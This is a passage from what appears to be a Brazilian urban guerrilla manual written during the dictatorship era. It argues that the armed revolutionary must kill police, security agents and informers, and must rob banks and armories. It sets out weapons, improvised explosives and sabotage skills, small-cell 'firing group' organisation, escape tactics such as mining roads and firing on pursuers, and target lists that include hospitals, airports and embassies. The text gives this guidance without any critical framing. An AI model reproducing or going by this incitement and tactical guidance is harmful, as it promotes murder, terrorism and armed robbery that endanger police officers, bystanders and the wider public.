The same care has to be taken if the urban guerrilla moves from the South to the North or vice versa.

The urban guerrilla must live by his work or professional activity. If he is known and sought by the police, if he is convicted or is on parole, he must go underground and sometimes must live hidden. Under such circumstances, the urban guerrilla cannot reveal his activity to anyone, since that is always and only the responsibility of the revolutionary organization in which he is participating.

The urban guerrilla must have a great capacity for observation, must be well informed about everything, principally about the enemy's movements, and must be very searching and knowledgeable about the area in which he lives, operates, or through which he moves.

But the fundamental and decisive characteristic of the urban guerrilla is that he is a man who fights with arms; given this condition, there is very little likelihood that he will be able to follow his normal profession for long without being identified. The role of expropriation thus looms as clear as high noon. It is impossible for the urban guerrilla to exist and survive without fighting to expropriate.

Thus, within the framework of the class struggle, as it inevitably and necessarily sharpens, the armed struggle of the urban guerrilla points toward two essential objectives:

a) the physical liquidation of the chiefs and assistants of the armed forces and of the police;
b) the expropriation of government resources and those belonging to the big capitalists, latifundists, and imperialists, with small expropriations used for the maintenance of individual urban guerrillas and large ones for the sustenance of the revolution itself.

It is clear that the armed struggle of the urban guerrilla also has other objectives. But here we are referring to the two basic objectives, above all expropriation. It is necessary for every urban guerrilla to keep in mind always that he can only maintain his existence if he is disposed to kill the police and those dedicated to repression, and if he is determined —truly determined—to expropriate the wealth of the big capitalists, the latifundists, and the imperialists.

One of the fundamental characteristics of the Brazilian revolution is that from the beginning it developed around the expropriation of the wealth of the major bourgeois, imperialist, and latifundist interests, without excluding the richest and most powerful commercial elements engaged in the import-export business.

And by expropriating the wealth of the principal enemies of the people, the Brazilian revolution was able to hit them at their vital center,

with preferential and systematic attacks on the banking network—that is to say, the most telling blows were leveled against capitalism's nerve system.

The bank robberies carried out by the Brazilian urban guerrillas hurt such big capitalists as Moreira Salles and others, the foreign firms which insure and reinsure the banking capital, the imperialist companies, the federal and state governments—all of them systematically expropriated as of now.

The fruit of these expropriations has been devoted to the work of learning and perfecting urban guerrilla techniques, the purchase, the production, and the transportation of arms and ammunition for the rural areas, the security apparatus of the revolutionaries, the daily maintenance of the fighters, of those who have been liberated from prison by armed force and those who are wounded or persecuted by the police, or to any kind of problem concerning comrades liberated from jail, or assassinated by the police and the military dictatorship.

The tremendous costs of the revolutionary war must fall on the big capitalists, on imperialism, and the latifundists and on the government, too, both federal and state, since they are all exploiters and oppressors of the people.

Men of the government, agents of the dictatorship and of North American imperialism principally, must pay with their lives for the crimes committed against the Brazilian people.

In Brazil, the number of violent actions carried out by urban guerrillas, including deaths, explosions, seizures of arms, ammunition, and explosives, assaults on banks and prisons, etc., is significant enough to leave no room for doubt as to the actual aims of the revolutionaries. The execution of the CIA spy Charles Chandler,[4] a member of the U.S. Army who came from the war in Viet-Nam to infiltrate the Brazilian student movement, the military henchmen killed in bloody encounters with urban guerrillas, all are witness to the fact that we are in full revolutionary war and that the war can be waged only by violent means.

This is the reason why the urban guerrilla uses armed struggle and why he continues to concentrate his activity on the physical extermination of the agents of repression, and to dedicate twenty-four hours a day to expropriation from the people's exploiters.

Technical Preparation of the Urban Guerrilla

No one can become an urban guerrilla without paying special attention to technical preparation.

The technical preparation of the urban guerrilla runs from the concern for his physical preparedness, to knowledge of and apprenticeship in professions and skills of all kinds, particularly manual skills.

The urban guerrilla can have strong physical resistance only if he trains systematically. He cannot be a good fighter if he has not learned the art of fighting. For that reason the urban guerrilla must learn and practice various kinds of fighting, of attack, and personal defense.

Other useful forms of physical preparation are hiking, camping, and practice in survival in the woods, mountain climbing, rowing, swimming, skin diving, training as a frogman, fishing, harpooning, and the hunting of birds, small and big game.

It is very important to learn how to drive, pilot a plane, handle a motor boat and a sail boat, understand mechanics, radio, telephone, electricity, and have some knowledge of electronic techniques.

It is also important to have a knowledge of topographical information, to be able to locate one's position by instruments or other available resources, to calculate distances, make maps and plans, draw to scale, make timings, work with an angle protractor, a compass, etc.

A knowledge of chemistry and of color combination, of stampmaking, the domination of the technique of calligraphy and the copying of letters and other skills are part of the technical preparation of the urban guerrilla, who is obliged to falsify documents in order to live within a society that he seeks to destroy.

In the area of auxiliary medicine he has the special role of being a doctor or understanding medicine, nursing, pharmacology, drugs, elemental surgery, and emergency first aid.

The basic question in the technical preparation of the urban guerrilla is nevertheless to know how to handle arms such as the machine gun, revolver, automatic, FAL, various types of shotguns, carbines, mortars, bazookas, etc.

A knowledge of various types of ammunition and explosives is another aspect to consider. Among the explosives, dynamite must be well understood. The use of incendiary bombs, of smoke bombs, and other types are indispensable prior knowledge.

To know how to make and repair arms, prepare Molotov cocktails, grenades, mines, homemade destructive devices, how to blow up bridges, tear up and put out of service rails and sleepers, these are requisites in the technical preparation of the urban guerrilla that can never be considered unimportant.

The highest level of preparation for the urban guerrilla is the center for technical training. But only the guerrilla who has already passed the preliminary examination can go on to this school—that is to say, one who has passed the proof of fire in revolutionary action, in actual combat against the enemy.

The Urban Guerrilla's Arms

The urban guerrilla's arms are light arms, easily exchanged, usually captured from the enemy, purchased, or made on the spot.

Light arms have the advantage of fast handling and easy transport. In general, light arms are characterized as short barrelled. This includes many automatic arms.

Automatic and semiautomatic arms considerably increase the fighting power of the urban guerrilla. The disadvantage of this type of arm for us is the difficulty in controlling it, resulting in wasted rounds or in a prodigious use of ammunition, compensated for only by optimal aim and firing precision. Men who are poorly trained convert automatic weapons into an ammunition drain.

Experience has shown that the basic arm of the urban guerrilla is the light machine gun. This arm, in addition to being efficient and easy to shoot in an urban area, has the advantage of being greatly respected by the enemy. The guerrilla must know thoroughly how to handle the machine gun, now so popular and indispensable to the Brazilian urban guerrilla.

The ideal machine gun for the urban guerrilla is the Ina 45 calibre. Other types of machine guns of different calibres can be used—understanding, of course, the problem of ammunition. Thus it is preferable that the industrial potential of the urban guerrilla permit the production of a single machine gun so that the ammunition used can be standardized.

Each firing group of urban guerrillas must have a machine gun managed by a good marksman. The other components of the group must be armed with .38 revolvers, our standard arm. The .32 is also useful for those who want to participate. But the .38 is preferable since its impact usually puts the enemy out of action.

Hand grenades and conventional smoke bombs can be considered light arms, with defensive power for cover and withdrawal.

Long barrel arms are more difficult for the urban guerrilla to transport and attract much attention because of their size. Among the long barrel arms are the FAL, the Mauser guns or rifles, hunting guns such as the Winchester, and others.

Shotguns can be useful if used at close range and point blank. They

are useful even for a poor shot, especially at night when precision isn't much help. A pressure airgun can be useful for training in marksmanship. Bazookas and mortars can also be used in action but the conditions for using them have to be prepared and the people who use them must be trained.

The urban guerrilla should not try to base his actions on the use of heavy arms, which have major drawbacks in a type of fighting that demands lightweight weapons to insure mobility and speed.

Homemade weapons are often as efficient as the best arms produced in conventional factories, and even a cut-off shotgun is a good arm for the urban guerrilla.

The urban guerrilla's role as gunsmith has a fundamental importance. As gunsmith he takes care of the arms, knows how to repair them, and in many cases can set up a small shop for improvising and producing efficient small arms.

Work in metallurgy and on the mechanical lathe are basic skills the urban guerrilla should incorporate into his industrial planning, which is the construction of homemade weapons.

This construction and courses in explosives and sabotage must be organized. The primary materials for practice in these courses must be obtained ahead of time to prevent an incomplete apprenticeship—that is to say, so as to leave no room for experimentation.

Molotov cocktails, gasoline, homemade contrivances such as catapults and mortars for firing explosives, grenades made of tubes and cans, smoke bombs, mines, conventional explosives such as dynamite and potassium chloride, plastic explosives, gelatine capsules, ammunition of every kind are indispensable to the success of the urban guerrilla's mission.

The method of obtaining the necessary materials and munitions will be to buy them or to take them by force in expropriation actions especially planned and carried out.

The urban guerrilla will be careful not to keep explosives and materials that can cause accidents around for very long, but will try always to use them immediately on their destined targets.

The urban guerrilla's arms and his ability to maintain them constitute his fire power. By taking advantage of modern arms and introducing innovations in his fire power and in the use of certain arms, the urban guerrilla can change many of the tactics of city warfare. An example of this was the innovation made by the urban guerrillas in Brazil when they introduced the machine gun in their attacks on banks.

When the massive use of uniform machine guns becomes possible,

there will be new changes in urban guerrilla warfare tactics. The firing group that utilizes uniform weapons and corresponding ammunition, with reasonable support for their maintenance, will reach a considerable level of efficiency. The urban guerrilla increases his efficiency as he improves his firing potential.

The Shot: the Urban Guerrilla's Reason for Existence

The urban guerrilla's reason for existence, the basic condition in which he acts and survives, is to shoot. The urban guerrilla must know how to shoot well because it is required by his type of combat.

In conventional warfare, combat is generally at a distance with long range arms. In unconventional warfare, in which urban guerrilla warfare is included, the combat is at close range, often very close. To prevent his own extinction, the urban guerrilla has to shoot first and he cannot err in his shot. He cannot waste his ammunition because he doesn't have large amounts, so he must save it. Nor can he replace his ammunition quickly, since he is part of a small group in which each guerrilla has to take care of himself. The urban guerrilla can lose no time and must be able to shoot at once.

One fundamental fact which we want to emphasize fully and whose particular importance cannot be overestimated is that the urban guerrilla must not fire continuously, using up his ammunition. It may be that the enemy is not responding to the fire precisely because he is waiting until the guerrilla's ammunition is used up. At such a moment, without having time to replace his ammunition, the urban guerrilla faces a rain of enemy fire and can be taken prisoner or be killed.

In spite of the value of the surprise factor which many times makes it unnecessary for the urban guerrilla to use his arms, he cannot be allowed the luxury of entering combat without knowing how to shoot. And face to face with the enemy, he must always be moving from one position to another, because to stay in one position makes him a fixed target and, as such, very vulnerable.

The urban guerrilla's life depends on shooting, on his ability to handle his arms well and to avoid being hit. When we speak of shooting, we speak of marksmanship as well. Shooting must be learned until it becomes a reflex action on the part of the urban guerrilla.

To learn how to shoot and to have good aim, the urban guerrilla must train himself systematically, utilizing every apprenticeship method, shooting at targets, even in amusement parks and at home.

Shooting and marksmanship are the urban guerrilla's water and air. His perfection of the art of shooting makes him a special type of urban guerrilla—that is, a sniper, a category of solitary combatant indispensable in isolated actions. The sniper knows how to shoot, at close range and at long range, and his arms are appropriate for either type of shooting.

The Firing Group

In order to function, the urban guerrillas must be organized in small groups. A group of no more than four or five is called *the firing group.*

A minimum of two firing groups, separated and sealed off from other firing groups, directed and coordinated by one or two persons, this is what makes a *firing team.*

Within the firing group there must be complete confidence among the comrades. The best shot and the one who best knows how to manage the machine gun is the person in charge of operations.

The firing group plans and executes urban guerrilla actions, obtains and guards arms, studies and corrects its own tactics.

When there are tasks planned by the strategic command, these tasks take preference. But there is no such thing as a firing group without its own initiative. For this reason it is essential to avoid any rigidity in the organization in order to permit the greatest possible initiative on the part of the firing group. The old-type hierarchy, the style of the traditional left doesn't exist in our organization.

This means that, except for the priority of objectives set by the strategic command, any firing group can decide to assault a bank, to kidnap or to execute an agent of the dictatorship, a figure identified with the reaction, or a North American spy, and can carry out any kind of propaganda or war of nerves against the enemy without the need to consult the general command.

No firing group can remain inactive waiting for orders from above. Its obligation is to act. Any single urban guerrilla who wants to establish a firing group and begin action can do so and thus become a part of the organization.

This method of action eliminates the need for knowing who is carrying out which actions, since there is free initiative and the only important point is to increase substantially the volume of urban guerrilla activity in order to wear out the government and force it onto the defensive.

The firing group is the instrument of organized action. Within it, guerrilla operations and tactics are planned, launched, and carried through to success.

The general command counts on the firing groups to carry out objectives of a strategic nature, and to do so in any part of the country. For its part, it helps the firing groups with their difficulties and their needs.

The organization is an indestructible network of firing groups, and of coordinations among them, that functions simply and practically with a general command that also participates in the the attacks; an organization which exists for no purpose other than pure and simple revolutionary action.

The Logistics of the Urban Guerrilla

Conventional logistics can be expressed by the formula CCEM:
C—food *(comida)*
C—fuel *(combustivel)*
E—equipment
M—ammunition *(munições)*

Conventional logistics refer to the maintenance problems for an army or a regular armed force, transported in vehicles with fixed bases and supply lines.

Urban guerrillas, on the contrary, are not an army but small armed groups, intentionally fragmented. They have no vehicles nor fixed bases. Their supply lines are precarious and insufficient, and have no established base except in the rudimentary sense of an arms factory within a house.

While the goal of conventional logistics is to supply the war needs of the gorillas to be used to repress urban and rural rebellion, urban guerrilla logistics aim at sustaining operations and tactics which have nothing in common with a conventional war and are directed against the military dictatorship and North American domination of the country.

For the urban guerrilla, who starts from nothing and has no support at the beginning, logistics are expressed by the formula MDAME, which is:
M—mechanization
D—money *(dinheiro)*
A—arms
M—ammunition *(munições)*
E—explosives

Revolutionary logistics takes mechanization as one of its bases. Nevertheless, mechanization is inseparable from the driver. The urban guerrilla driver is as important as the urban guerrilla machine gunner. Without either, the machines do not work, and as such the automobile like the machine gun becomes a dead thing. An experienced driver is not made in one day and the apprenticeship must begin early. Every good urban guerrilla must be a good driver. As to the vehicle, the urban guerrilla must expropriate what he needs.

When he already has resources, the urban guerrilla can combine the expropriation of vehicles with other methods of acquisition.

Money, arms, ammunition and explosives, and automobiles as well, must be expropriated. And the urban guerrilla must rob banks and armories and seize explosives and ammunition wherever he finds them.

None of these operations is undertaken for just one purpose. Even when the assault is for money, the arms that the guards bear must also be taken.

Expropriation is the first step in the organization of our logistics, which itself assumes an armed and permanently mobile character.

The second step is to reinforce and extend logistics, resorting to ambushes and traps in which the enemy will be surprised and his arms, ammunition, vehicles, and other resources can be captured.

Once he has the arms, ammunition, and explosives, one of the most serious logistics problems the urban guerrilla faces at any time and in any situation is a hiding place in which to leave the material and appropriate means for transporting it and assembling it where it is needed. This has to be accomplished even when the enemy is on the lookout and has the roads blocked.

The knowledge that the urban guerrilla has of the terrain, and the devices he uses or is capable of using, such as guides especially prepared and recruited for this mission, are the basic elements in the solution of the eternal logistics problem the revolutionary faces.

The Technique of the Urban Guerrilla

In its most general sense, technique is the combination of methods man uses to carry out any activity. The activity of the urban guerrilla consists in waging guerrilla warfare and psychological warfare.

The urban guerrilla technique has five basic components:

a) one part is related to the specific characteristics of the situation;

b) one part is related to the requisites that match these characteristics, requisites represented by a series of initial advantages without which the urban guerrilla cannot achieve his objectives;

c) one part concerns certain and definite objectives in the actions initiated by the urban guerrilla;

d) one part is related to the types and characteristic modes of action for the urban guerrilla;

e) one part is concerned with the urban guerrilla's methods of carrying out his specific actions.

Characteristics of the Urban Guerrilla's Technique

The technique of the urban guerrilla has the following characteristics:

a) it is an aggressive technique, or in other words, it has an offensive character. As is well known, defensive action means death for us. Since we are inferior to the enemy in fire power and have neither his resources nor his power force, we cannot defend ourselves against an offensive or a concentrated attack by the gorillas. And that is the reason why our urban technique can never be permanent, can never defend a fixed base nor remain in any one spot waiting to repel the circle of reaction;

b) it is a technique of attack and retreat by which we preserve our forces;

c) it is a technique that aims at the development of urban guerrilla warfare, whose function will be to wear out, demoralize, and distract the enemy forces, permitting the emergence and survival of rural guerrilla warfare which is destined to play the decisive role in the revolutionary war.

The Initial Advantages of the Urban Guerrilla

The dynamics of urban guerrilla warfare lie in the urban guerrilla's violent clash with the military and police forces of the dictatorship. In this clash, the police have the superiority. The urban guerrilla has inferior forces. The paradox is that the urban guerrilla, although weaker, is nevertheless the attacker.

The military and police forces, for their part, respond to the attack, by mobilizing and concentrating infinitely superior forces in the persecution and destruction of the urban guerrilla. He can only avoid defeat if he counts on the initial advantages he has and knows how to exploit

them to the end to compensate for his weaknesses and lack of matériel.

The initial advantages are:

1) he must take the enemy by surprise;
2) he must know the terrain of the encounter better than the enemy;
3) he must have greater mobility and speed than the police and the other repressive forces;
4) his information service must be better than the enemy's;
5) he must be in command of the situation and demonstrate a decisiveness so great that everyone on our side is inspired and never thinks of hesitating, while on the other side the enemy is stunned and incapable of responding.

Surprise

To compensate for the general weakness and shortage of arms compared to the enemy, the urban guerrilla uses surprise. The enemy has no way to fight surprise and becomes confused or is destroyed.

When urban guerrilla warfare broke out in Brazil, experience proved that surprise was essential to the success of any urban guerrilla operation.

The technique of surprise is based on four essential requisites:

a) we know the situation of the enemy we are going to attack, usually by means of precise information and meticulous observation, while the enemy does not know he is going to be attacked and knows nothing about the attacker;
b) we know the force of the enemy that is going to be attacked and the enemy knows nothing about our force;
c) attacking by surprise, we save and conserve our forces, while the enemy is unable to do the same and is left at the mercy of events;
d) we determine the hour and the place of the attack, fix its duration, and establish its objective. The enemy remains ignorant of all this.

Knowledge of the Terrain

The urban guerrilla's best ally is the terrain and because this is so he must know it like the palm of his hand.

To have the terrain as an ally means to know how to use with intelligence its unevenness, its high and its low points, its turns, its irregularities, its regular and its secret passages, abandoned areas, its thickets, etc.,

taking maximum advantage of all this for the success of armed actions, escapes, retreats, cover, and hiding places.

Its impasses and narrow spots, its gorges, its streets under repair, police control points, military zones and closed off streets, the entrances and exits of tunnels and those that the enemy can close off, viaducts to be crossed, corners controlled by the police or watched, its lights and signals, all this must be thoroughly known and studied in order to avoid fatal errors.

Our problem is to get through and to know where and how to hide, leaving the enemy bewildered in areas he doesn't know.

Familiar with the avenues, streets, alleys, ins and outs, and corners of the urban centers, its paths and shortcuts, its empty lots, its underground passages, its pipes and sewer system, the urban guerrilla safely crosses through the irregular and difficult terrain unfamiliar to the police, where they can be surprised in a fatal ambush or trapped at any moment.

Because he knows the terrain the guerrilla can go through it on foot, on bicycle, in automobile, jeep, or truck and never be trapped. Acting in small groups with only a few people, the guerrillas can reunite at an hour and place determined beforehand, following up the attack with new guerrilla operations, or evading the police circle and disorienting the enemy with their unprecedented audacity.

It is an insoluble problem for the police in the labyrinthian terrain of the urban guerrilla, to get someone they can't see, to repress someone they can't catch, to close in on someone they can't find.

Our experience is that the ideal urban guerrilla is one who operates in his own city and knows thoroughly its streets, its neighborhoods, its transit problems, and other peculiarities.

The guerrilla outsider, who comes to a city whose corners are unfamiliar to him, is a weak spot and if he is assigned certain operations, can endanger them. To avoid grave errors, it is necessary for him to get to know well the layout of the streets.

Mobility and Speed

To insure a mobility and speed that the police cannot match, the urban guerrilla needs the following prerequisites:

a) mechanization;
b) knowledge of the terrain;
c) a rupture or suspension of enemy communications and transport;
d) light arms.

By carefully carrying through operations that last only a few moments, and leaving the site in mechanized vehicles, the urban guerrilla beats a rapid retreat, escaping pursuit.

The urban guerrilla must know the way in detail and, in this sense, must go through the schedule ahead of time as a training to avoid entering alleyways that have no exit, or running into traffic jams, or becoming paralyzed by the Transit Department's traffic signals.

The police pursue the urban guerrilla blindly without knowing which road he is using for his escape.

While the urban guerrilla quickly flees because he knows the terrain, the police lose the trail and give up the chase.

The urban guerrilla must launch his operations far from the logistics base of the police. An initial advantage of this method of operation is that it places us at a reasonable distance from the possibility of pursuit, which facilitates the evasion.

In addition to this necessary precaution, the urban guerrilla must be concerned with the enemy's communication system. The telephone is the primary target in preventing the enemy from having access to information by knocking out his communication system.

Even if he knows about the guerrilla operation, the enemy depends on modern transport for his logistics support, and his vehicles necessarily lose time carrying him through the heavy traffic of the large cities.

It is clear that the tangled and treacherous traffic is a disadvantage for the enemy, as it would be for us if we were not ahead of him.

If we want to have a safe margin of security and be certain to leave no tracks for the future, we can adopt the following methods:

a) purposely intercept the police with other vehicles or by apparently casual inconveniences and damages; but in this case the vehicles in question should not be legal nor should they have real license numbers;

b) obstruct the road with fallen trees, rocks, ditches, false traffic signs, dead ends or detours, and other ingenious methods:

c) place homemade mines in the way of the police, use gasoline, or throw Molotov cocktails to set their vehicles on fire;

d) set off a burst of machine gun fire or arms such as the FAL aimed at the motor and the tires of the cars engaged in pursuit.

With the arrogance typical of the police and the military fascist authorities, the enemy will come to fight us with heavy guns and equipment and with elaborate maneuvers by men armed to the teeth. The urban guerrilla must respond to this with light weapons easily transported, so he can always escape with maximum speed, without ever

accepting open fighting. The urban guerrilla has no mission other than to attack and retreat.

We would leave ourselves open to the most stunning defeats if we burdened ourselves with heavy arms and with the tremendous weight of the ammunition necessary to fire them, at the same time losing our precious gift of mobility.

When the enemy fights against us with cavalry we are at no disadvantage as long as we are mechanized. The automobile goes faster than the horse. From within the car we also have the target of the mounted police, knocking them down with machine gun and revolver fire or with Molotov cocktails and grenades.

On the other hand, it is not so difficult for an urban guerrilla on foot to make a target of a policeman on horseback. Moreover, ropes across the streets, marbles, cork stoppers are very efficient methods of making them both fall. The great advantage of the mounted police is that he presents the urban guerrilla with two excellent targets: the horse and its rider.

Apart from being faster than the horseman, the helicopter has no better chance in pursuit. If the horse is too slow compared to the urban guerrilla's automobile, the helicopter is too fast. Moving at 200 kilometers an hour it will never succeed in hitting from above a target lost among the crowds and the street vehicles, nor can it land in public streets in order to catch someone. At the same time, whenever it tries to fly low, it will be excessively vulnerable to the fire of the urban guerrilla.

Information

The possibilities that the government has for discovering and destroying the urban guerrillas lessen as the potential of the dictatorship's enemies becomes greater and more concentrated among the popular masses.

This concentration of opponents of the dictatorship plays a very important role in providing information as to moves on the part of the police and men in government, as well as in hiding our activities. The enemy can also be thrown off by false information, which is worse for him because it is a tremendous waste.

By whatever means, the sources of information at the disposal of the urban guerrilla are potentially better than those of the police. The enemy is observed by the people, but he does not know who among the people transmits information to the urban guerrilla. The military and the police are hated for the injustices they commit against the people, and this facil-

itates obtaining information prejudical to the activities of government agents.

The information, which is only a small area of popular support, represents an extraordinary potential in the hands of the urban guerrilla. The creation of an intelligence service with an organized structure is a basic need for us. The urban guerrilla has to have essential information about the plans and movements of the enemy, where they are, and how they move, the resources of the banking network, the means of communication, and the secret moves the enemy makes.

The trustworthy information passed along to the urban guerrilla represents a well-aimed blow at the dictatorship. It has no way to defend itself in the face of an important leak that jeopardizes its interests and facilitates our destructive attack.

The enemy also wants to know what steps we are taking so he can destroy us or prevent us from acting. In this sense the danger of betrayal is present and the enemy encourages betrayal or infiltrates spies into the organization. The urban guerrilla's technique against this enemy tactic is to denounce publicly the traitors, spies, informers, and provocateurs.

Since our struggle takes place among the masses and depends on their sympathy—while the government has a bad reputation because of its brutality, corruption, and incompetence—the informers, spies, traitors, and the police come to be enemies of the people without supporters, denounced to the urban guerrillas, and, in many cases, properly punished.

For his part the urban guerrilla must not evade the duty—once he knows who the spy or informer is—of wiping him out physically. This is the correct method, approved by the people, and it minimizes considerably the incidence of infiltration or enemy spying.

For the complete success of the battle against spies and informers, it is essential to organize a counterespionage or counterintelligence service. Nevertheless, as far as information is concerned, it cannot all be reduced to a question of knowing the enemy's moves and avoiding the infiltration of spies. Information must be broad, it must embrace everything, including the most insignificant matters. There is a technique of obtaining information, and the urban guerrilla must master it. Following this technique, information is obtained naturally, as a part of the life of the people.

The urban guerrilla, living in the midst of the people and moving about among them, must be attentive to all types of conversations and human relations, learning how to disguise his interest with great skill and judgment.

In places where people work, study, live, it is easy to collect all kinds

of information on payments, business, plans of all types, points of view, opinions, people's state of mind, trips, interiors of buildings, offices and rooms, operation centers, etc.

Observation, investigation, reconnaissance, and exploration of the terrain are also excellent sources of information. The urban guerrilla never goes anywhere absentmindedly and without revolutionary precaution, always on the lookout lest something occur. Eyes and ears open, senses alert, his memory engraved with everything necessary, now or in the future, to the uninterrupted activity of the fighter

Careful reading of the press with particular attention to the organs of mass communication, the investigation of accumulated data, the transmission of news and everything of note, a persistence in being informed and in informing others, all this makes up the intricate and immensely complicated question of information which gives the urban guerrilla a decisive advantage.

Decision

It is not enough for the urban guerrilla to have in his favor surprise, speed, knowledge of the terrain, and information. He must also demonstrate his command of any situation and a capacity for decision without which all other advantages will prove useless.

It is impossible to carry out any action, however well planned, if the urban guerrilla turns out to be indecisive, uncertain, irresolute.

Even an action successfully begun can end in defeat if the command of the situation and the capacity for decision falter in the middle of the actual execution of the plan. When this command of the situation and a capacity for decision are absent, the void is filled with vacillation and terror. The enemy takes advantage of this failure and is able to liquidate us.

The secret for the success of any operation, simple or complicated, easy or difficult, is to rely on determined men. Strictly speaking, there are no easy operations. All must be carried out with the same care exercised in the case of the most difficult, beginning with the choice of the human element, which means relying on leadership and capacity for decision in every test.

One can see ahead of time whether an action will be successful or not by the way its participants act during the preparatory period. Those who are behind, who fail to make designated contacts, are easily con-

fused, forget things, fail to complete the basic elements of the work, possibly are indecisive men and can be a danger. It is better not to include them.

Decision means to put into practice the plan that has been devised with determination, with audacity, and with an absolute firmness. It takes only one person who vacillates to lose all.

Objectives of the Urban Guerrilla's Actions

With his technique developed and established, the urban guerrilla bases himself on models of action leading to attack and, in Brazil, with the following objectives:

a) to threaten the triangle in which the Brazilian state system and North American domination are maintained in Brazil, a triangle whose points are Rio, São Paulo, and Belo Horizonte and whose base is the axle Rio-São Paulo, where the giant industrial-financial-economic-political-cultural-military-police complex that holds the entire decisive power of the country is located;

b) to weaken the local guards or the security system of the dictatorship, given the fact that we are attacking and the gorillas defending, which means catching the government in a defensive position with its troops immobilized in defense of the entire complex of national maintenance, with its ever-present fears of an attack on its strategic nerve centers, and without ever knowing where, how, and when that attack will come;

c) to attack on every side with many different armed groups, few in number, each self-contained and operating separately, to disperse the government forces in their pursuit of a thoroughly fragmented organization instead of offering the dictatorship the opportunity to concentrate its forces of repression on the destruction of one tightly organized system operating throughout the country;

d) to give proof of its combativeness, decision, firmness, determination, and persistence in the attack on the military dictatorship in order to permit all malcontents to follow our example and fight with urban guerrilla tactics. Meanwhile, the government, with all its problems, incapable of halting guerrilla operations in the city, will lose time and suffer endless attrition and will finally be forced to pull back its repressive troops in order to mount guard over the banks, industries, armories, military barracks, prisons, public offices, radio and television stations, North American firms, gas storage tanks, oil refineries,

ships, airplanes, ports, airports, hospitals, health centers, blood banks, stores, garages, embassies, residences of outstanding members of the regime, such as ministers and generals, police stations, and official organizations, etc.;

e) to increase urban guerrilla disturbances gradually in an endless ascendancy of unforeseen actions such that the government troops cannot leave the urban area to pursue the guerrillas in the interior without running the risk of abandoning the cities and permitting rebellion to increase on the coast as well as in the interior of the country;

f) to oblige the army and the police, with the commanders and their assistants, to change the relative comfort and tranquillity of their barracks and their usual rest, for a state of alarm and growing tension in the expectation of attack or in search of tracks that vanish without a trace;

g) to avoid open battle and decisive combat with the government, limiting the struggle to brief and rapid attacks with lightning results;

h) to assure for the urban guerrilla a maximum freedom of maneuvers and of action without ever relinquishing the use of armed violence, remaining firmly oriented toward helping the beginning of rural guerrilla warfare and supporting the construction of the revolutionary army for national liberation.

On the Types and Nature of Action Models for the Urban Guerrilla

In order to achieve the objectives previously enumerated, the urban guerrilla is obliged, in his technique, to follow an action whose nature is as different and as diversified as possible. The urban guerrilla does not arbitrarily choose this or that action model. Some actions are simple, others are complicated. The urban guerrilla without experience must be incorporated gradually into actions and operations that run from the simple to the complex. He begins with small missions and tasks until he becomes a completely experienced urban guerrilla.

Before any action, the urban guerrilla must think of the methods and the personnel at his disposal to carry out the action. Operations and actions that demand the urban guerrilla's technical preparation cannot be carried out by someone who lacks that technical skill. With these cautions, the action models which the urban guerrilla can carry out are the following:

a) assaults;

b) raids and penetrations;

c) occupations;
d) ambush;
e) street tactics;
f) strikes and work interruptions;
g) desertions, diversions, seizures, expropriations of arms, ammunition, explosives;
h) liberation of prisoners;
i) executions;
j) kidnappings;
k) sabotage;
l) terrorism;
m) armed propaganda;
n) war of nerves.

Assaults

Assault is the armed attack which we make to expropriate funds, liberate prisoners, capture explosives, machine guns, and other types of arms and ammunition.

Assaults can take place in broad daylight or at night.

Daytime assaults are made when the objective cannot be achieved at any other hour, as for example, the transport of money by the banks, which is not done at night.

Night assault is usually the most advantageous to the urban guerrilla. The ideal is for all assaults to take place at night when conditions for a surprise attack are most favorable and the darkness facilitates flight and hides the identity of the participants. The urban guerrilla must prepare himself, nevertheless, to act under all conditions, daytime as well as nighttime.

The most vulnerable targets for assault are the following:

a) credit establishments;
b) commercial and industrial enterprises, including the production of arms and explosives;
c) military establishments;
d) commissaries and police stations;
e) jails;
f) government property;
g) mass communication media;
h) North American firms and properties;
i) government vehicles, including military and police vehicles, trucks, armored vehicles, money carriers, trains, ships, and planes.

The assaults on establishments are of the same nature because in every case the property and buildings represent a fixed target.

Assaults on buildings are conceived as guerrilla operations, varied according to whether they are against banks, a commercial enterprise, industries, military camps, commissaries, prisons, radio stations, warehouses for imperialist firms, etc.

The assaults on vehicles—money-carriers, armored cars, trains, ships, airplanes—are of another nature since they are moving targets. The nature of the operations varies according to the situation and the possibility—that is, whether the target is stationary or moving.

Armored cars, including military cars, are not immune to mines. Obstructed roads, traps, ruses, interception of other vehicles, Molotov cocktails, shooting with heavy arms, are efficient methods of assaulting vehicles.

Heavy vehicles, grounded planes, anchored ships can be seized and their crews and guards overcome. Airplanes in flight can be diverted from their course by guerrilla action or by one person.

Ships and trains in movement can be assaulted or taken by guerrilla operations in order to capture the arms and munitions or to prevent troop deployment.

The Bank Assault as Popular Model

The most popular assault model is the bank assault. In Brazil, the urban guerrilla has begun a type of organized assault on the banks as a guerrilla operation. Today this type of assault is widely used and has served as a sort of preliminary examination for the urban guerrilla in his apprenticeship for the techniques of revolutionary warfare.

Important innovations in the technique of assaulting banks have developed, guaranteeing flight, the withdrawal of money, and the anonymity of those involved. Among these innovations we cite shooting the tires of cars to prevent pursuit; locking people in the bank bathroom, making them sit on the floor; immobilizing the bank guards and removing their arms, forcing someone to open the coffer or the strong box; using disguises.

Attempts to install bank alarms, to use guards or electronic detection devices of U.S. origin, prove fruitless when the assault is political and is carried out according to urban guerrilla warfare technique. This technique tries to utilize new resources to meet the enemy's tactical changes, has access to a fire power that is growing every day, becomes increasingly astute and audacious, and uses a larger number of revolutionaries

every time; all to guarantee the success of operations planned down to the last detail.

The bank assault is a typical expropriation. But, as is true in any kind of armed expropriatory action, the revolutionary is handicapped by a two-fold competition:

a) competition from the outlaw;
b) competition from the right-wing counterrevolutionary.

This competition produces confusion, which is reflected in the people's uncertainty. It is up to the urban guerrilla to prevent this from happening, and to accomplish this he must use two methods:

a) he must avoid the outlaw's technique, which is one of unnecessary violence and appropriation of goods and possessions belonging to the people;
b) he must use the assault for propaganda purposes, at the very moment it is taking place, and later distribute material, leaflets, every possible means of explaining the objectives and the principles of the urban guerrilla as expropriator of the government, the ruling classes, and imperialism.

Raids and Penetration

Raids and penetrations are quick attacks on establishments located in neighborhoods or even in the center of the city, such as small military units, commissaries, hospitals, to cause trouble, seize arms, punish and terrorize the enemy, take reprisal, or rescue wounded prisoners, or those hospitalized under police vigilance.

Raids and penetrations are also made on garages and depots to destroy vehicles and damage installations, especially if they are North American firms and property.

When they take place on certain stretches of the highway or in certain distant neighborhoods, the raids can serve to force the enemy to move great numbers of troops, a totally useless effort since he will find nobody there to fight.

